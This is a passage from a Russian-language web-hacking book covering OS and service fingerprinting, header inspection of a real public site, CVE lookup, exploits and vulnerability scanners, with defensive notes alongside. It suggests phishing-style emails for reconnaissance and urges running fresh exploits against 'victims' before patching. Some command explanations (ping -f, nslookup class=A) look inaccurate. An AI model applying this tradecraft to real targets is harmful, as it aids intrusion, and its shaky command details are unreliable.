- **по социальной инженерии.** Если вычислить адрес администратора или какого-то работника компании, то можно отправить ему на почту пресс-релиз о якобы найденной уязвимости в ОС и сделать ссылку на описание уязвимости для разных версий. Дальше просто смотрим, если кто-то кликнул по одной из ссылок и по какой именно.

Чтобы вас не обманули, обязательно обращайте внимание на используемые на сервере службы. Например, в Linux, скорее всего, не будут работать web-страницы, созданные по технологии ASP. Такие вещи подделывают редко, хотя это и возможно — достаточно использовать расширение asp для хранения PHP-сценариев и перенаправлять их интерпретатору PHP. Таким образом хакер увидит, что на сервере работают файлы ASP, но реально это будут PHP-сценарии.

1.3.2. Определение имен работающих служб

Определение типа ОС — это только начальный этап. После этого переходим к определению имен служб, которые работают на сервере. Если открыт 80-й порт, то необходимо узнать, какой установлен web-сервер: Apache или IIS. От используемой службы и ее версии зависит, как ее можно взламывать. Например, некоторые версии определенных служб могут содержать одну ошибку, а другие версии — другую ошибку. А бывают даже случаи, когда ошибок вообще нет. Хотя нет, таких случаев практически не бывает. Ошибки, скорее всего, есть, просто их еще никто не нашел, и нужно поискать или подождать, когда найдут другие.

Иногда хакеры определяют версию ОС или установленных служб по наличию ошибок. Например, если web-сервер IIS версии 5.0 содержал определенную ошибку при получении слишком большого пакета, то можно попытаться отправить такой пакет, и если в ответ мы получим ошибку, то перед нами именно IIS 5.0. Вроде бы все хорошо и метод определения достаточно точный, но не совсем. Дело в том, что наличие ошибки может зависеть и от конфигурации ОС или самой службы. Известная вам ошибка может проявляться только при определенных условиях, и если ошибка не проявилась, то, возможно, не соблюдены необходимые условия *(см. разд. 1.3.4)*.

Защищающая сторона должна дать противнику как можно меньше информации, чтобы у него было меньше возможности взломать сервер. Да, прятать нужно не только название ОС, но и названия служб. Например, если подделать Apache под IIS, то хакер будет пытаться взломать не тот web-сервер, используя не те программы, что усложнит его задачу.

Задача хакера — четко определить, что же он взламывает. Без этого производить в дальнейшем какие-либо действия будет сложно, потому что он даже не будет знать, какие команды ему доступны после вторжения на чужую территорию, где искать системные файлы и пароли, а также какие исполняемые файлы нужно загружать на сервер.

В случае с web-серверами должен работать как минимум web-сервер, который чаще всего откликается на портах 80, 443 или 8080. Чтобы проверить, нужно сначала уз-

нать реальный IP-адрес сайта, с которому мы можем подключиться. Самый простой способ узнать IP — выполнить `ping` с флагом `-f`:

```
ping -f flenov.ru
```

В результате вы должны увидеть что-то типа:

```
flenov.ru [162.241.30.65] with 32 bytes of data:
Reply from 162.241.30.65: bytes=32 time=164ms TTL=48
```

Для некоторых настроек `ping` может не работать. В таких случаях можно выполнить команду `nslookup` с параметром `class=A` и указанием домена:

```
nslookup class=A flenov.ru
Server:  UnKnown
Address:  162.241.30.65
```

Итак, мы нашли IP-адрес 162.241.30.65. Почему именно IPv4 адрес? В принципе можно работать и с 6-й версией, просто из личного опыта могу сказать, что про 4-ю версию проще найти информацию в Google. Сейчас почти все сайты имеют адрес 4-й и 6-й версии, и хотя нам уже давно обещали переход на 6-ю, это произойдет еще не скоро, они оба будут сосуществовать вместе.

Теперь надо узнать чуть больше информации про этот адрес. Вбиваем в Google этот адрес или воспользуемся следующей ссылкой: **https://ipgeolocation.io/browse/ip/162.241.30.65**. В результате вы должны увидеть что-то похожее на рис 1.1.




Рис. 1.1. Информация о IP **flenov.ru**

Похоже, мой сайт находится на **bluehost.com** в Северной Америке. Как владелец сайта могу подтвердить, что это действительно так.

Теперь попробуем чуть более интересный сайт. Давайте найдем IP-адрес для достаточно популярного в США сайта Wheel Of Fortune:

```
ping -f wheeloffortune.com
```

Результат:

```
Pinging wheeloffortune.com [2.17.164.116] with 32 bytes of data:
Reply from 2.17.164.116: bytes=32 time=371ms TTL=53
```

Снова можно использовать Google или уже знакомый сайт ipgeolocation.io **https://ipgeolocation.io/browse/ip/2.17.164.116** (рис 1.2).




Рис. 1.2. Информация об IP для Wheel Of Fortune

Интересно, что этот сайт показывает на то, что IP находится в Европе, а точнее в Швеции. А ведь сайт направлен на американского пользователя, а не европейского. Возможно, это ошибка, и еще стоит проверить и подтвердить эту информацию.

Но обратите внимание на домен **akamaitechnologies.com**. Это очень крупная компания из США, которая предоставляет различные защитные сервисы, включая защиту от DDoS (Distributed Denial of Service — распределенный отказ обслуживания). Сайт, скорее всего, находится на других серверах, возможно в Azure, AWS или другой компании (я знаю где, но пока не скажу).

Получается, что мы узнали адрес, но это не конечный сервер, а промежуточный, который скрывает от нас самое интересное. Пытаться атаковать сеть Akamai бесполезно: даже если вы сломаете ее каким-то образом, это все еще не то, что нужно.

Программисты, которые отвечают за Wheel of fortune, позаботились о защите и спрятали сервера от глаза начинающего злоумышленника.

Когда вы просите загрузить сайт, то реально ваш трафик идет сначала к их серверам, там этот трафик проверяется на легитимность и если все в порядке, то он направляется на реальный сервер, где хостится сайт (рис. 1.3).




Рис. 1.3. Работа Akamai + Prolexic

Мы не знаем реального IP-адреса сервера, где находится сайт, и вся идея в том, чтобы мы и не знали. Все общение происходит через сеть Akamai, который проверяет трафик.

1.3.3. Используемые фреймворки

Труд программистов не из самых дешевых, поэтому его очень часто пытаются оптимизировать за счет использования каких-то готовых библиотек или фреймворков, которые кто-то уже написал, а мы теперь можем использовать этот труд, чтобы создание сайтов было проще и быстрее.

И в таких библиотеках и фреймворках тоже могут быть уязвимости, которые могут привести к взлому, поэтому неплохо было бы попробовать выяснить, что именно использовали программисты при создании сайта.

Здесь можно уже не только поговорить о теории, но и погрузиться в практику. Возьмем для примера **www.wheeloffortune.com** и загрузим его в Chrome. Но прежде чем загружать сайт, нажмите <Ctrl>+<Shift>+<I>, чтобы открыть утилиты разработчика, или в главном меню программы выберите **More Tools | Developer Tools.** Появится окно с несколькими вкладками. Перейдите на вкладку **Network** и теперь загрузите сайт (рис.1.4).

В окне утилит разработчиков начнут появляться строки с именами файлов, которые браузер загружает для того, чтобы отобразить сайт. Найдите самый первый файл **https://www.wheeloffortune.co/** и кликните на нем. Слева должна появиться (если

еще не было) панель с информацией о запросе, который был отправлен на сервер, и информацией о том, что вернулось с сервера.




Рис. 1.4. Web-сайт **www.wheeloffortune.com**

Информация о запросе разделена на три основных раздела (рис 1.5).

- **General** — здесь мы можем узнать, по какому URL был загружен файл. Для основного файла этот URL будет совпадать с тем, что мы видим в браузере, но все последующие будут отличаться, и таким образом мы можем узнать, где именно находятся различные картинки и другие файлы ресурсов.

  Помимо этого, здесь будет метод запроса (чаще всего GET или POST), реальный IP-адрес сервера. В данном случае IP-адрес 2.17.164.116. Там еще вы можете увидеть двоеточие и цифры 443, но это порт, который соответствует зашифрованному HTTPS-трафику.

- **Response Headers** — не знаю почему, но вторым идет раздел информации о том, что мы получили от сервера. Здесь мы можем прочитать то, что по умолчанию скрыто от глаз — различные параметры, которые сервер указал в ответ на наш запрос.

- **Request Header** — какую техническую информацию браузер отправил на сервер для получения результата. Логичнее именно этот раздел поместить на второе место, но уж так работает браузер.




Рис. 1.5. Информация о запросе для загрузки файла

Чаще всего интересная информация скрыта в **Response Headers**. Одним из популярных параметров, который может что-то сказать, является server. Здесь можно увидеть, какой web-сервер вернул результат, и в данном случае это nginx. Это один из трех популярных серверов, остальные два — IIS и apache.

Сервер nginx говорит о том, что, скорее всего, на сервере работает ОС Linux.

Давайте перейдем на вкладку **Preview** и посмотрим, что можно здесь увидеть. Нам сразу же бросаются в глаза две строки:

```
<script>window.dataLayer = window.dataLayer || [];
window.dataLayer.push({"drupalLanguage":"en","drupalCountry":"US",
"siteName":"Wheel of Fortune
```

Ну а немного ниже явно указывается, что именно использовалось для создания сайта:

```
<meta name="Generator" content="Drupal 8 (https://www.drupal.org)" />
```

Здесь нам четко говорят, что использовалось в разработке — Drupal 8, и есть даже ссылка, где можно узнать о нем (рис 1.6).

Обычно программисты стараются не указывать подобное, а тут компания-разработчик дала нам очень много полезной информации:

- мы знаем web-сервер: с большой вероятностью это nginx, — и это не поддельное, а реальное название;

- мы знаем фреймворк, который использовался при разработке. И не просто фреймворк, но и его версию, и ссылку на сайт, где можно узнать больше информации;
- скорее всего, сайт написан на PHP, потому что Drupal написан на этом языке.




Рис. 1.6. Информация о фреймворке

Если зайти на официальный сайт **https://www.drupal.org**, то там можно узнать, что сейчас уже доступна 9-я версия. Причем на момент написания этих строк 9-я версия была доступна уже полгода.

Говорит ли это о каких-то проблемах? Пока нет, я просто показываю на одном примере, как происходит исследование сайтов со стороны.

Далеко не все компании открыто указывают так много подробной информации о недрах сайта, что он использует и как работает. Как я уже сказал в начале книги, я когда-то работал над **wheeloffortune.com**, тогда он был написан на C#, и с тех пор его полностью переписали. Когда я начинал писать эту книгу, именно факт моей бывшей связи с этим сайтом привел к тому, что я взглянул на него в утилитах разработчика и удивился, что так много всего сообщается всего в одном-единственном запросе.

Не ждите от меня каких-то инсайдов, я буду рассказывать только публичную информацию, которая доступна абсолютно всем. У меня слишком большое уважение к этой компании.

1.3.4. Использование эксплоитов

Итак, теперь вы в курсе, какая на сервере установлена ОС, какие порты открыты и какие именно службы работают на этих портах. Раз мы говорим о web-серверах, то как минимум должен быть открыт 80-й порт и/или 443.

Не ленитесь записывать все собранные данные. Помните, что даже компьютеры иногда сбоят, а человеческий мозг делает это регулярно. Самое интересное, что чаще всего забывается наиболее необходимое. Ну а если вы взломаете сервер, то записи смогут послужить доказательством содеянного в суде. Возможно, это сможет дисциплинировать вас и не позволит пойти дальше исследования. Я все записываю, потому что дальше исследования не иду. Как поступать в случае желания нарушить закон, я советовать не могу. Не могу и не хочу (есть такая песня).

Если вы выяснили ОС и даже используемые фреймворки, то этой информации уже достаточно для простейшего взлома с помощью ошибок в ОС и службах, установленных на сервере. Просто посещайте регулярно **www.securityfocus.com**, а российскому пользователю могу посоветовать web-сайт **www.securitylab.ru**. Здесь можно найти информацию о новых уязвимостях. Уже давно известно, что на большей части серверов (по разным источникам, от 70 до 90%) ошибки не устраняются или устраняются, но с большими задержками (обычно после взлома). Поэтому проверяйте все найденные ошибки на жертве, — возможно, что-то и сработает.

Когда я использовал на своем web-сайте распространенные форумы типа phpBB, то благодаря **www.securitylab.ru** оперативно узнавал об уязвимостях и чаще всего успевал устранять найденные в ИТ-мире ошибки. Но лет 10 назад я отказался от распространенных решений, стал все писать для своих сайтов сам и как-то перестал заглядывать на этот сайт дальше главной страницы, где читаю новости. Раньше на сайте достаточно часто обсуждали уязвимости и их эксплуатацию, но сейчас даже возможности комментарии оставить нет.

Сейчас уже существуют более стандартные методы доступа к известным уязвимостям через базы данных CVE (Common Vulnerabilities and Exposures). Одну из таких баз данных можно найти на сайте **cve.mitre.org**. Все уязвимости получают уникальный номер в формате CVE-YYYY-NNNN, где YYYY это год фиксации уязвимости и NNNN уникальный номер в этом году. Это значит, что если вы хотите найти самую первую зафиксированную уязвимость для не самого удачного 2020 года, то искать нужно CVE-2020-0001.

На сайте **cve.mitre.org** есть раздел Search CVE List, где можно искать по известным уязвимостям, указав уникальный код. Попробуйте найти информацию об уязвимости CVE-2020-0001. Это баг в ОС Андроид. На сайте дается достаточно поверхностная информация о баге, и если вам нужны более подробные данные о проблеме и программы-эксплоиты, которые автоматически эксплуатируют эту уязвимость, то эту информацию нужно уже искать в других источниках.

Я отказался от открытых форумов типа phpBB, потому что они часто становились жертвами скрипт-кидди (людей, использующих для взлома чужие программы, — чаще всего это молодые ребята, которые только хотят стать хакерами), от которых

часто слышатся высказывания типа: "Научите меня использовать эту уязвимость". А ведь если научат, то он пойдет крушить все web-сайты подряд — надо же где-то попробовать полученные знания. Именно такие люди представляют наибольшую опасность.

Ошибки в программах проявляются достаточно часто, но если защита сервера, который вы решили взломать, в данный момент близка к совершенству (минимум служб, и установлены все последние обновления), то придется ждать появления новых ошибок и эксплоитов к установленным на сервере службам. Как только увидите что-нибудь интересное, сразу скачайте эксплоит (или напишите свой) и воспользуйтесь им, пока администратор не успел закрыть уязвимость. Хороший администратор закрывает ошибки быстро, сразу после их появления, а если есть возможность, то автоматизирует этот процесс.

Мы не будем рассматривать реальные примеры ошибок серверов и сервисов, потому что такие ошибки латаются очень быстро, и к моменту появления книги на полках магазинов эта информация станет не просто устаревшей, а подобной каменному веку, поэтому не имеет смысла тратить время на рассмотрение подобного класса ошибок. В данном случае нужна только актуальная информация, и ее можно получить в интернете.

Со стороны защиты наша задача — отслеживать последние новости и обновлять ОС, программное обеспечение, фреймворки и любые скрипты на своих серверах как можно быстрее. Очень часто только обновление является единственным и уж точно наилучшим способом защититься.

А если обновления от разработчика еще нет? Тут все зависит от ситуации; возможно, стоит временно отключить сервис; возможно, поможет сетевой экран. Трудно дать какие-то рекомендации, когда может произойти практически все, что угодно.

1.3.5. Автоматизация

Практически каждый день специалисты по безопасности находят в разных системах недочеты, дыры или даже пробоины в системе безопасности. Все эти материалы выкладываются в отчетах BugTraq (бюллетень безопасности). Все новое, действительно, можно найти там, но ведь есть целый ворох старых уязвимостей, которые существовали и, возможно, еще не закрыты. Как же поступить с ними? Неужели придется качать все эксплоиты и проверять каждый на работоспособность? Ну, конечно же, нет. Для этого используются программные сканеры безопасности.

Сканеры безопасности, как и антивирусы, защищают хорошо, но только от старых уязвимостей. Любой новый метод взлома не будет обнаружен, пока вы не обновите программу.

В случае с web-уязвимостями сканнеры помогают достаточно неплохо, даже бесплатные и с открытым исходным кодом. По различным метрикам программы могут найти признаки реальных уязвимостей.

Почему же тогда даже после лучшего и самого полного сканирования нельзя быть уверенным, что уязвимостей нет? Помимо ошибок надо принимать во внимание еще и фактор конфигурации. На каждом сервере могут быть свои настройки, и при определенных условиях легко обнаруживаемая вручную уязвимость может остаться незаметной для автоматического сканирования. На сканер надейся, а сам не плошай. Так что продолжайте тестировать систему на известные вам ошибки самостоятельно вручную.

Каждый сканер безопасности использует свои способы и приемы поиска уязвимостей, и если один из них ничего не нашел, то другой может отыскать. Специалисты по безопасности любят приводить пример с квартирой. Допустим, что вы пришли к другу и позвонили в дверь, но никто не открыл. Это не значит, что дома никого нет, просто хозяин мог не услышать звонок, или он не работал. Но если позвонить по телефону, который лежит в этот момент возле хозяина, то он возьмет трубку. Может быть и обратная ситуация, когда вы названиваете по телефону, но его не слышно, а на звонок в дверь домочадцы отреагируют.

Точно так же происходит и при автоматическом сканировании: один сканер может позвонить по телефону, а другой — постучит в дверь. Они оба хороши, но в конкретных случаях при разных конфигурациях сканируемой машины могут быть получены различные результаты.

Существуют три метода автоматического определения уязвимости: сканирование, зондирование и имитация. В первом случае сканер собирает информацию о сервере, проверяет порты, чтобы узнать, какие на нем установлены службы, и на основе их выдает отчет о потенциальных ошибках. Например, сканер может проверить сервер и увидеть на 21-м порту работающий FTP-сервер. По строке приглашения (если она не была изменена), выдаваемой при попытке подключения, можно определить его версию, которая сравнивается с базой данных. И если в базе есть уязвимость для данного FTP-сервера, то пользователю выдается соответствующее сообщение.

Сканирование — далеко не самый точный процесс, потому что автоматическое определение легко обмануть, да и уязвимости может не быть. Некоторые погрешности в службах проявляются только при определенных настройках, т. е. при установленных вами параметрах ошибка не обнаружится.

При *зондировании* сканер не обследует порты, а проверяет программы на наличие в них уязвимого кода. Этот процесс похож на работу антивируса, который просматривает все программы на наличие соответствующего кода. Ситуации похожие, но искомые объекты разные. Метод хорош, но одна и та же ошибка может встречаться в нескольких программах. И если код в них разный, то сканер ее не обнаружит.

Во время *имитации* сканер безопасности моделирует атаки из своей базы данных. Например, в FTP-сервере может возникнуть переполнение буфера при реализации определенной команды. Сканер не будет выявлять версию сервера, а попробует выполнить инструкцию. Конечно же, это приведет к зависанию, но вы точно будете знать о наличии или отсутствии ошибки на нем.

Имитация — самый долгий, но надежный способ, потому что если таким образом удалось взломать какую-либо службу, то и у хакера это получится. При установке нового FTP-сервера, который еще не известен сканерам безопасности, он будет опробован на уже известные ошибки других серверов. Очень часто программисты разных фирм допускают одни и те же ошибки. При использовании сканирования анализатор может без проблем найти уязвимость.

Когда проверяете систему, обязательно отключайте сетевые экраны. Если доступ заблокирован, то сканер безопасности не сможет протестировать нужную службу. В этом случае он сообщит, что ошибок нет, но реально они могут быть. Конечно же, это не критичные ошибки, потому что они закрыты сетевым экраном, но если хакер найдет потайной ход и обойдет сетевой экран, то уязвимость станет опасной.

Некоторые считают, что наиболее эффективно удаленное сканирование, когда атака имитируется по сети, ведь хакер тоже будет находиться на удаленной машине.

Дистанционное сканирование тоже имеет важное значение. При нем производится попытка прорваться в сеть. Такой анализ может указать на стойкость защиты от нападения извне. Но по статистике большинство взломов происходит изнутри, когда зарегистрированный пользователь поднимает свои права и тем самым получает доступ к запрещенной информации.

Хакер тоже может иметь какую-нибудь учетную запись с минимальным статусом и воспользоваться уязвимостями для повышения прав доступа. Хакер может иметь доступ к внутренней сети, если ему удалось заразить компьютер одного из сотрудников компании, что случается не так уж и редко. Поэтому сканирование должно происходить и дистанционно — для обнаружения потайных дверей, и локально — для выявления ошибок в конфигурации, с помощью которых можно изменить привилегии.

В случае с web-серверами данное утверждение тоже имеет место. Дело в том, что сценарии сайта выполняются в системе с правами web-сервера, которые должны быть минимальными, и в большинстве систем они являются таковыми по умолчанию. Найдя уязвимость в сценарии, хакер получает возможность выполнять в системе сценарии с этими правами, и следующая его задача — поднять свои права, чтобы увидеть защищенные данные.

Автоматические сканеры безопасности проверяют не только уязвимости ОС и ее служб, но и сложность пароля, и имена учетных записей. В их анализаторах есть база наиболее часто используемых имен и паролей, и программа перебором проверяет их. Если удалось проникнуть в систему, то выдается сообщение о слишком простом пароле. Обязательно замените его, потому что хакер может использовать тот же метод и легко узнает параметры учетной записи.

Сканеры безопасности могут использовать как хакеры, так и администраторы. Но задачи у них разные. Одним нужно автоматическое выявление ошибок для последующего применения, а вторые используют его с целью поиска уязвимости с последующим устранением ошибки, причем желательно это сделать раньше, чем найдет и будет использовать ее хакер.

Ошибки, которые вы можете найти и которые могут привести к взлому, можно разделить на следующие категории:

- ошибки в коде программ. Такие ошибки исправляются простым обновлением программ;
- ошибки конфигурации. В некоторых случаях вполне безобидные программы могут оказаться опасными при определенных настройках. Данные ошибки проявляются из-за непрофессионализма или невнимательности администраторов;
- ошибки в распределении прав доступа. Очень распространенная ошибка, когда пользователю даются излишние права на объекты. Сколько ни говорят специалисты по безопасности, а еще очень много компаний, где сотрудники работают в программах под правами администратора и/или с простейшими паролями. На одной из последних работ все пароли администраторов были идентичны имени;
- принудительное понижение безопасности. Например, могла быть включена определенная опция, которая снижает безопасность или размер ключа шифрования для того, чтобы сохранить совместимость со старыми версиями программы. В данном случае необходимо обновить все программы и отказаться от использования старых систем.

Не все автоматические анализаторы разделяют ошибки по типам, но понимать источник ошибки желательно.

1.4. Взлом web-сайтов

Чем этот раздел отличается от предыдущего? В *разд. 1.3* мы говорили о тестировании ОС и сервисов, которые работают на сервере — web-сервер (apache, nginx, iis), возможно FTP-сервер и что еще стоит на сервере, где расположен ваш сайт или тот сайт, который вы тестируете.

При взломе web-сайтов есть свои особенности. Если на нем выполняются PHP, Perl, Python или другие сценарии, то предварительные исследования, которые мы описывали ранее, можно даже опустить. Иногда можно обойтись и без сканирования портов, а вот ОС определить желательно, ведь когда вы получите возможность выполнять команды, то должны знать, какие именно команды может выполнять система.

